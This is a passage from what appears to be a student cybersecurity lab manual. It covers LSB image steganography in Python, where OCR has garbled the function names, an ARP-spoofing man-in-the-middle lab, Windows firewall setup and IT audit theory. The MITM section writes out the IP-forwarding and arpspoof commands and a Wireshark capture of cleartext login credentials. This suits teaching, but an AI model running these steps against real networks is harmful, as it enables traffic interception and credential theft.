        for j in range(0, 8):
            if (datalist[i][j] == '0' and pix[j]% 2 != 0):
                pix[j] -= 1
            elif (datalist[i][j] == '1' and pix[j] % 2 == 0):
                if(pix[j] != 0):
                    pix[j] -= 1
                else:
                    pix[j] += 1
        if (i == lendata - 1):
            if (pix[-1] % 2 == 0):
                if(pix[-1] != 0):
                    pix[-1] -= 1
                else:
                    pix[-1] += 1
        else:
            if (pix[-1] % 2 != 0):
                pix[-1] -= 1
        pix = tuple(pix)
        yield pix[0:3]
        yield pix[3:6]
        yield pix[6:9]
def enCODE:_enc(newimg, data):
    w = newimg.size[0]
    (x, y) = (0, 0)
    for pixel in modPix(newimg.getdata(), data):
        newimg.putpixel((x, y), pixel)
        if (x == w - 1):
            x = 0
            y += 1
        else:
            x += 1
def enCODE:():
    img = input("Enter image name(with extension) : ")
    image = Image.open(img, 'r')
    data = input("Enter data to be enCODE:d : ")
    if (len(data) == 0):
        raise ValueError('Data is empty')
    newimg = image.copy()
    enCODE:_enc(newimg, data)
    new_img_name = input("Enter the name of new image(with
extension) : ")
    newimg.save(new_img_name,
str(new_img_name.split(".")[1].upper()))
def deCODE:():
    img = input("Enter image name(with extension) : ")
    image = Image.open(img, 'r')
    data = ''
    imgdata = iter(image.getdata())
    while (True):
        pixels = [value for value in imgdata.__next__()[:3] +
                                imgdata.__next__()[:3] +
                                imgdata.__next__()[:3]]
        binstr = ''
        for i in pixels[:8]:
            if (i % 2 == 0):
                binstr += '0'
            else:
                binstr += '1'
        data += chr(int(binstr, 2))
        if (pixels[-1] % 2 != 0):
            return data
def main():
    a = int(input(":: Welcome to Steganography ::\n"
                        "1. EnCODE:\n2. DeCODE:\n"))
    if (a == 1):
        enCODE:()
    elif (a == 2):
        print("DeCODE:d Word : " + deCODE:())
    else:
        raise Exception("Enter correct input")
if __name__ == '__main__' :
    main()
```

OUTPUT:-



```
Steganography
 1. Encode
 2. Decode
1
Enter image name(with extension)dragon.jpeg
Enter data to be encodedGeeksforGeeks is a computer science portal for geeks
Enter the name of new image(with extension)dragon_output.jpeg

Process finished with exit code 0
```

VIVA VOICE QUESTION

Question 1: What is steganography?

Answer: Steganography is the method of hiding secret data in any image/audio/video. In a nutshell, the main motive of steganography is to hide the intended information within any image/audio/video that doesn’t appear to be secret just by looking at it. The idea behind image-based Steganography is very simple. Images are composed of digital data (pixels), which describes what’s inside the picture, usually the colors of all the pixels

Question 2: How does steganography differ from cryptography?

Answer: While cryptography focuses on making a message unintelligible to unauthorized parties by encrypting it, steganography focuses on hiding the existence of the message itself within a carrier medium.

Question 3:What are some common carrier mediums used in steganography?

Answer: Common carrier mediums used in steganography include images (JPEG, PNG, BMP), audio files (MP3, WAV), video files (MP4, AVI), and even text files.

Question 4: What are some real-world applications of steganography?

Answer: Real-world applications of steganography include covert communication in sensitive environments, watermarking to protect intellectual property, and digital forensics for detecting hidden information in multimedia files.

Question 5:What libraries are commonly used for steganography implementation in Python?

Answer: Commonly used libraries for steganography implementation in Python include Pillow (Python Imaging Library) and Stegano.

EXPERIMENT-4

AIM:- Implementation of MITM-attack using wireshark/ network sniffers

THEORY:-

Man – in – the – middle – attack

It is a very common type of cyber attack which involves eavesdropping on a network connection. The attackers usually insert themselves between a conversation, usually occurring among a web server and an application. Hackers can have various end goals for launching this attack, they may either silently observe data packets or impersonate a user and odify the data they send or receive.

For this exercise, we’ll be using two tools on Kali which are already built in hence there is no need to download anything. The tools are:


Wireshark or Ettercap

We’ll need a client machine as well whose network traffic we will spoof and sniff to get cleartext submission of passwords from certain vulnerable websites.

The IP address of the client machine used over LAN for this demo is: 192.168.1.44


And the Attacker IP is: 192.168.1.1

- Open terminal and ping the target machine to verify the IP address we are using and to add it to wer arp table
- Type arp in the terminal command line to see wer arp table



```
root@kali:~# ping 192.168.1.44
PING 192.168.1.44 (192.168.1.44) 56(84) bytes of data.
64 bytes from 192.168.1.44: icmp_seq=1 ttl=64 time=0.219 ms
64 bytes from 192.168.1.44: icmp_seq=2 ttl=64 time=0.246 ms
64 bytes from 192.168.1.44: icmp_seq=3 ttl=64 time=0.181 ms
^C
--- 192.168.1.44 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2036ms
rtt min/avg/max/mdev = 0.181/0.215/0.246/0.029 ms
root@kali:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.44             ether   d8:cb:8a:8d:10:9c   C                     eth0
gateway                  ether   e8:b7:48:79:ba:01   C                     eth0
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -i eth0 -t 192.168.1.44 -r 192.168.1.1
d8:cb:8a:8d:1b:7b d8:cb:8a:8d:10:9c 0806 42: arp reply 192.168.1.1 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b e8:b7:48:79:ba:1 0806 42: arp reply 192.168.1.44 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b d8:cb:8a:8d:10:9c 0806 42: arp reply 192.168.1.1 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b e8:b7:48:79:ba:1 0806 42: arp reply 192.168.1.44 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b d8:cb:8a:8d:10:9c 0806 42: arp reply 192.168.1.1 is-at d8:cb:8
```


- For security purposes, IP forwarding is by default disabled in modern Linux systems. For temporarily enabling it, type : echo 1 > /proc/sys/net/ipv4/ip_forward
- For ARP poisoning, the command syntax is: arpspoof -i interface -t target -r host
- Example: arpspoof -i eth0 -t 192.168.1.44 -r 192.168.1.1



```
d8:cb:8a:8d:1b:7b e8:b7:48:79:ba:1 0806 42: arp reply 192.168.1.44 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b d8:cb:8a:8d:10:9c 0806 42: arp reply 192.168.1.1 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b e8:b7:48:79:ba:1 0806 42: arp reply 192.168.1.44 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b d8:cb:8a:8d:10:9c 0806 42: arp reply 192.168.1.1 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b e8:b7:48:79:ba:1 0806 42: arp reply 192.168.1.44 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b d8:cb:8a:8d:10:9c 0806 42: arp reply 192.168.1.1 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b e8:b7:48:79:ba:1 0806 42: arp reply 192.168.1.44 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b d8:cb:8a:8d:10:9c 0806 42: arp reply 192.168.1.1 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b e8:b7:48:79:ba:1 0806 42: arp reply 192.168.1.44 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b d8:cb:8a:8d:10:9c 0806 42: arp reply 192.168.1.1 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b e8:b7:48:79:ba:1 0806 42: arp reply 192.168.1.44 is-at d8:cb:8
a:8d:1b:7b
d8:cb:8a:8d:1b:7b d8:cb:8a:8d:10:9c 0806 42: arp reply 192.168.1.1 is-at d8:cb:8
a:8d:1b:7b
```


A basic setup is complete and victim network traffic will now pass through the attacker machine. To listen to these packets, we will use Wireshark

- Open up a new terminal and type wireshark. Go to the interface which is capturing all the data flow (here eth0) and start the capture.
- Filter out packets according to what we are looking for. For the purpose of this demo, the user is logging in to a vulnerable website DVWA which uses HTTP instead of the secure version HTTPS. Filter protocol as http and search for required data.



```
http
No.    Time           Source          Destination     Protocol  Length Info
    27 3.018434822    192.168.1.44    34.217.87.81    HTTP       537 GET /dvwa/vulnerabilities/brute/?username=pablo&password=cocaine&Login=…
    40 3.287583239    34.217.87.81    192.168.1.44    HTTP       407 HTTP/1.1 200 OK  (text/html)
   346 70.099436430   192.168.1.44    34.217.87.81    HTTP       581 GET /dvwa/vulnerabilities/brute/?username=pablo&password=letmein&Login…
   355 70.354802397   34.217.87.81    192.168.1.44    HTTP      1892 HTTP/1.1 200 OK  (text/html)
   360 70.368923992   192.168.1.44    34.217.87.81    HTTP       509 GET /dvwa/hackable/users/pablo.jpg HTTP/1.1
   367 70.625162397   34.217.87.81    192.168.1.44    HTTP      1864 HTTP/1.1 200 OK  (JPEG JFIF image)
   454 79.279781982   192.168.1.44    34.217.87.81    HTTP       537 GET /dvwa/vulnerabilities/brute/ HTTP/1.1
   458 79.288494380   192.168.1.44    34.217.87.81    HTTP       537 GET /dvwa/vulnerabilities/brute/ HTTP/1.1
   466 79.547272589   34.217.87.81    192.168.1.44    HTTP      1831 HTTP/1.1 200 OK  (text/html)
   477 79.558745717   34.217.87.81    192.168.1.44    HTTP      1831 HTTP/1.1 200 OK  (text/html)

▸ Frame 346: 581 bytes on wire (4648 bits), 581 bytes captured (4648 bits) on interface 0
▸ Ethernet II, Src: Micro-St_8d:10:9c (d8:cb:8a:8d:10:9c), Dst: Micro-St_8d:1b:7b (d8:cb:8a:8d:1b:7b)
▸ Internet Protocol Version 4, Src: 192.168.1.44, Dst: 34.217.87.81
▸ Transmission Control Protocol, Src Port: 45076, Dst Port: 80, Seq: 1, Ack: 1, Len: 515
```

- Right click on the packet and follow TCP stream to open up the data contained within. We can clearly obtain the login credentials of the user, that is the username and password.



Wireshark · Follow TCP Stream (tcp.stream eq 22) · wireshark_eth0_20180503...

```
GET /dvwa/vulnerabilities/brute/?
username=pablo&password=letmein&Login=Login HTTP/1.1
Host: 34.217.87.81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/
20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://34.217.87.81/dvwa/vulnerabilities/brute/?
username=pablo&password=cocaine&Login=Login
Cookie: security=low; PHPSESSID=g5a4d22cuj8opi51pfr46kpbj0
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 03 May 2018 13:05:35 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
```

Packet 355. 2 client pkts, 5 server pkts, 3 turns. Click to select.

Entire conversation (10 kB) Show and save data as ASCII Stream 22

Find:

VIVA VOICE QUESTION

Question 1: What is a Man-in-the-Middle (MITM) attack?

Answer: A Man-in-the-Middle (MITM) attack is a type of cyber attack where an attacker intercepts communication between two parties without their knowledge. The attacker can eavesdrop on the communication, modify the data exchanged between the parties, or impersonate one or both parties.

Question 2: What are some common methods used to execute a MITM attack?

Answer: Common methods used to execute a MITM attack include ARP spoofing, DNS spoofing, HTTPS spoofing, and session hijacking.

Question 3:What role does Wireshark play in a MITM attack?

Answer: Wireshark is a powerful packet sniffer and network analyzer tool that allows the attacker to capture and inspect network traffic in real-time. In a MITM attack, Wireshark enables the attacker to view sensitive information such as usernames, passwords, and other data exchanged between the victim and the legitimate recipient.

Question 4: How can encryption protocols like HTTPS mitigate the risk of MITM attacks?

Answer: Encryption protocols like HTTPS encrypt the data transmitted between a client and a server, making it difficult for an attacker to intercept and decipher the information. However, HTTPS spoofing attacks can still be executed by exploiting vulnerabilities in the SSL/TLS implementation or by tricking users into accepting fraudulent certificates.

Question 5: What are some countermeasures to prevent MITM attacks?

Answer: Countermeasures to prevent MITM attacks include using cryptographic protocols like HTTPS, implementing network segmentation and access controls, deploying intrusion detection systems (IDS) and intrusion prevention systems (IPS), and regularly monitoring network traffic for suspicious activity.

EXPERIMENT-5

AIM: - Implementation of Windows security using firewall and other

THEORY:-

Implementing network security using Windows features as a firewall is a useful way to protect wer system against unauthorized access and malicious traffic.

The steps to configure the built-in Windows Firewall to improve network security:

1. Open the Windows Security Center. We can access it by typing "Windows Security" in the Start menu or by right-clicking on the Windows Defender Security Center icon in the notification area.
2. Click on the "Firewall & network protection" option.
3. Click on the "Advanced settings" option.
4. In the Windows Firewall with Advanced Security window, we will see three profiles: Domain, Private, and Public. These profiles correspond to different types of network connections.
5. Select the profile we want to configure and click on "Inbound Rules" in the left pane.
6. Click on the "New Rule" option in the right pane.
7. Select the type of rule we want to create. For example, if we want to block a specific port, select "Port."
8. Follow the prompts to complete the rule creation process. We will need to specify the port number, protocol, and action (allow or block).
9. Repeat the process for any other inbound rules we want to create.
10. Click on "Outbound Rules" in the left pane.
11. Click on the "New Rule" option in the right pane.
12. Follow the prompts to create outbound rules to allow or block specific types of traffic.
13. Repeat the process for any other outbound rules we want to create.

VIVA VOICE QUESTION

Question 1: What is the purpose of a firewall in a Windows security setup?

Answer: The primary purpose of a firewall in a Windows security setup is to monitor and control incoming and outgoing network traffic based on predetermined security rules. It acts as a barrier between your computer and potentially malicious external networks or unauthorized access attempts.

Question 2: How does the Windows Firewall function?

Answer: The Windows Firewall filters network traffic based on rules configured by the user or administrator. It can block or allow traffic based on criteria such as port number, protocol, and source or destination IP addresses. The firewall operates at both the network and application layers to provide comprehensive protection.

Question 3: What are the different types of firewall configurations available in Windows?

Answer: In Windows, there are three main types of firewall configurations: domain, private, and public. Each configuration applies different sets of rules depending on the network location identified by the operating system.

Question 4: Apart from the built-in Windows Firewall, what additional security measures can be implemented for Windows security?

Answer: In addition to the Windows Firewall, additional security measures for Windows security include installing antivirus software, enabling Windows Defender Antivirus, keeping the operating system and software up-to-date with patches and updates, using strong passwords, and enabling BitLocker drive encryption for data protection.

EXPERIMENT-6

AIM:- Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report.

THEORY:-

1) IT Audit

An IT audit is the process of examining the information technology systems, infrastructure, policies, and procedures in a company. It maintains the effectiveness, security, and compliance of an IT environment while ensuring that all employees are following the established security protocols and standards.

Why is IT audit important?

Since so many organizations are spending large amounts of money on information technology, they need to ensure that these IT systems are reliable, secure, and not vulnerable to **cyber-attacks**.

An IT audit is crucial to any business because it maintains the integrity and reliability of an organization's information technology infrastructure and data. It overlooks functions like risk assessment, data integrity, **compliance**, security assessment, and aid to **business continuity** and disaster recovery.

IT audit is also cost-effective in the sense that it will reveal exactly which services we need and which ones wer company can do without. Plus, since the technology we use is evolving so fast, an IT audit can let we know which of wer systems and tools are outdated.

An IT audit helps organizations to:

Identify and mitigate IT risks: IT audits help organizations identify and manage risks like cyberattacks, data breaches, and system failures. IT auditors recommend ways to mitigate such risks by implementing security controls and developing business continuity plans.

Ensure compliance with laws and regulations: Most industries are subject to laws and regulations that govern their IT systems and data management. With IT audits, organizations stay compliant with such requirements and prevent any legal actions.

Improve the efficiency of IT operations: IT audits help identify areas where IT operations can be improved through **workflow automation**. This results in cost savings and improvement in overall business performance.

Protect corporate assets: Organizations can protect their IT assets from unauthorized access, use, and destruction by using IT audits to identify the vulnerabilities they are exposed to.

Ensure the integrity of data: IT audits also ensure that the organizational **database** is accurate, updated, and reliable. This helps support business decisions and also with regulation compliance.

Align IT with business goals and objectives: IT audits align IT systems and practices with business objectives. This accelerates the process for organizations to achieve their strategic goals.

Look out for shadow IT: Shadow IT creates gaps in security and presents risks to wer company's sensitive data, especially since it involves the use of apps that are not being monitored by security and IT departments. IT audit can identify these risks and mitigate them effectively.

IT audit objectives

Since operations at modern companies are increasingly computerized, IT audits are used to ensure that information-related controls and processes are working properly. The primary objectives of an IT audit include the following:

- Evaluating the systems and processes currently in place that work to secure company data.
- Determining if there are potential risks to the company's information assets and finding ways to minimize those risks.
- Verify that IT controls are being regularly practiced and maintained.
- Safeguarding all IT assets.
- Ensure information management processes are in compliance with IT-specific laws, policies, and standards.
- Determine inefficiencies in IT systems and associated management.

IT Audit Process

The IT audit process usually consists of four stages: planning, fieldwork, audit report, and follow-up. The process follows the plan-do-check-act (PDCA) approach and may vary depending on the organizational needs and audit functions.

There are four main steps in an IT audit process.

- **Planning:** To kick start the process, the IT auditor will define the scope, objectives, and methodology of the audit. This involves gathering information about the organization's IT environment (existing systems, applications, data, policies, and processes) and identifying any risks and controls related to them. Once identified, they will develop and finalize an audit plan.
- **Fieldwork:** Once the plan is in place, the IT auditor executes it and tests the effectiveness of the organization's IT controls. At this stage, they will also collect and analyze evidence that supports their findings. The auditor will document their work and communicate the discovered issues and recommendations to the stakeholders.


- **Audit report:** After finishing the fieldwork, the IT auditor prepares a formal report that will summarize the audit findings and recommendations. The report will also comprise ratings and opinions for the identified IT audit area. This report is then presented to the stakeholders.
